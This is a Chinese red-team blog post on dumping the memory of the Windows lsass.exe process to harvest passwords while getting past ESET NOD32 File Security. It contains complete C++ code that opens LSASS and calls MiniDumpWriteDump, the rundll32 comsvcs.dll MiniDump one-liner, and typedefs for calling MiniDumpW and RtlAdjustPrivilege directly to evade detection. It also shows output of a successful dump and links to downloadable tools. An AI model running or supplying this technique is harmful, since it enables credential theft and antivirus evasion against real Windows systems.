


# 红队技巧：绕过 ESET\_NOD32 抓取密码

聊一聊绕过 ESET\_NOD32 抓取密码的方法，这里的 ESET\_NOD32 指的是 ESET\_NOD32 File Security For Microsoft windows server，测试版本如下：



为试用版本，并不影响我们的测试效果。目前很多的 dump 手法使用的是利用 MiniDumpWriteDump 这个 API 进行进程的内存 dump，demo 如下：

```
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
```

```

#pragma comment(lib, "Dbghelp.lib" )
using namespace std;

int main() {
    DWORD lsassPID = 0;

    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, MiniDumpWithFullMemory, NULL, NULL, NULL);

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }


    return 0;
}

```

编译好版本可以去我的 Github 下载：

<https://github.com/lengjibo/RedTeamTools/tree/master/windows/hashdump>


我们来看看 ESET\_NOD32 对它的反应：



无情的删除，因为这类 API 已经被拦截的很严重了。这里我们使用另外一种方法来进行操作。首先我们来看一个白名单文件， comsvcs.dll，使用它 dump 的方法如下：

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump "1234 dump.bin full"
```

1234 为 lsass 的 PID 进程号，注意需要管理员权限，而这类行为又属于敏感行为，所以我们来实现一个该 DLL 的功能，主要为 MiniDump，其为 comsvcs.dll 的一个导出函数。



而权限提升可以使用 RtlAdjustPrivilege 来进行，这个函数封装在 NtDll.dll 中，MSDN 没有专门的文档介绍它，就是说你在 MSDN 上查不到关于它的任何信息，但是可以在微软官方的 WRK（Windows 研究内核）里找到它的源代码。其定义如下：

```
NTSTATUS RtlAdjustPrivilege(
    ULONG Privilege,
    BOOLEAN Enable,
```

```
BOOLEAN CurrentThread,  
PBOOLEAN Enabled  
)
```

剩下的将刚才所说的函数进行实现，demo 如下：

```
typedef HRESULT(WINAPI* _MiniDumpW)(  
    DWORD arg1, DWORD arg2, PWCHAR cmdline);  
  
typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)(  
    ULONG Privilege, BOOL Enable,  
    BOOL CurrentThread, PULONG Enabled);
```

最后成功的绕过了绕过 ESET\_NOD32 dump 了进程。

```
PS C:\Users\Administrator\Desktop> .\CreateRemoteThreadTest.exe  
Invoking COMSVCS!MiniDumpW("604 C:\temp\lsass_from_exe.dmp full")  
OK!  
PS C:\Users\Administrator\Desktop> dir C:\temp  
  
    目录: C:\temp  
  
Mode                LastWriteTime         Length Name  
----                -  
-a---             2021/2/15      14:01      34659799 lsass_from_exe.dmp  
  
PS C:\Users\Administrator\Desktop>
```

工程下载地址：

<https://github.com/lengjibo/RedTeamTools/tree/master/windows/MiniDump>